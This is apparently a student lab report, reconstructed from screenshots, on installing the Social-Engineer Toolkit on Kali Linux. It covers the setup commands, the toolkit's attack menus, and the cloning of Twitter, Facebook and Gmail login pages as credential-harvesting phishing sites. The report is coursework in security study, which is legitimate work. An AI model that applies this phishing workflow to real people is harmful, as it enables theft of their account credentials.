
2020UCP1795
TANMAY MITTAL

SE TOOLKIT

Q1)

1)Using command :git clone https://github.com/trustedsec/social-engineer-toolkit setoolkit/


2)pip3 install -r requirements.txt



root@kali: ~/Desktop/SEToolkit/setoolkit
File Actions Edit View Help


```
root@kali:~/Desktop/SEToolkit/setoolkit# pip3 install -r requirements.txt
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r requir
ements.txt (line 1)) (4.6.0)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 2)) (2.6.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 3)) (2.22.0)
Requirement already satisfied: pyopenssl in /usr/lib/python3/dist-packages (from -r requ
irements.txt (line 4)) (19.0.0)
Requirement already satisfied: pefile in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 5)) (2019.4.18)
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 6)) (0.9.20)
Requirement already satisfied: qrcode in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 8)) (6.1)
Requirement already satisfied: pillow in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 9)) (6.2.1)
Requirement already satisfied: pymssql<3.0 in /usr/lib/python3/dist-packages (from -r re
quirements.txt (line 11)) (2.1.4)
Requirement already satisfied: ldapdomaindump>=0.9.0 in /usr/lib/python3/dist-packages (
from impacket->-r requirements.txt (line 6)) (0.9.1)
```

3)python setup.py



```
root@kali:~/Desktop/SEToolkit/setoolkit# python setup.py
[*] Installing requirements.txt ...
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r requir
ements.txt (line 1)) (4.6.0)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 2)) (2.6.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 3)) (2.22.0)
Requirement already satisfied: pyopenssl in /usr/lib/python3/dist-packages (from -r requ
irements.txt (line 4)) (19.0.0)
Requirement already satisfied: pefile in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 5)) (2019.4.18)
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 6)) (0.9.20)
Requirement already satisfied: qrcode in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 8)) (6.1)
Requirement already satisfied: pillow in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 9)) (6.2.1)
Requirement already satisfied: pymssql<3.0 in /usr/lib/python3/dist-packages (from -r re
quirements.txt (line 11)) (2.1.4)
Requirement already satisfied: ldapdomaindump≥0.9.0 in /usr/lib/python3/dist-packages (
```

4)Run setoolkit:


Activities
Terminal
Apr 5 15:26
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~

```
         .M"""bgd `7MM"""YMM MMP""MM""YMM
        ,MI    "Y   MM    `7 P'   MM   `7
        `MMb.       MM   d        MM
          `YMMNq.   MMmmMM        MM
        .     `MM   MM   Y  ,     MM
        Mb     dM   MM     ,M     MM
        P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Q2)


Here we have clone 3 webpages:

1)Twitter.com

2)Facebook.com


3)Gmail.com

Step1:


Activities
Terminal
Apr 5 16:00
mnit@mnit-OptiPlex-5040: ~/2020ucp1795
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~/2020ucp1795


```
          !!         #hugs          !!  !
          !!                        !!  !
          !!      By: TrustedSec     !!  /
          !!_________________________!! /
          !/_________________________\!/
             __\_________________/__/!_
            !________________________!/
              ____________________
         /oooo  oooo  oooo  oooo /!
        /ooooooooooooooooooooooo/ /
       /ooooooooooooooooooooooo/ /
      /C=_____________________/_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Step2:


Activities
Terminal
Apr 5 16:01
mnit@mnit-OptiPlex-5040: ~/2020ucp1795
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~/2020ucp1795


```
              ________________________
              __   ___/__   ____/__  __/
              _____ \__   __/   __   /
              ____/ /_  /___   _   /
              /____/ /_____/  /_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 
```

Step3:


Activities
Terminal
Apr 5 16:01
mnit@mnit-OptiPlex-5040: ~/2020ucp1795
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~
mnit@mnit-OptiPlex-5040: ~/2020ucp1795

```
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the
 payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate howe
ver when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harv
ester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation thro
ugh the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Phishing Sites:



Sign in to Twitter


Username or email

Password

Sign in ☐ Remember me · Forgot password?

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »



facebook

Facebook helps you connect and share with the people in your life.

Email address or phone number

Password


Log in

Forgotten password?

Create new account

Create a Page for a celebrity, brand or business.

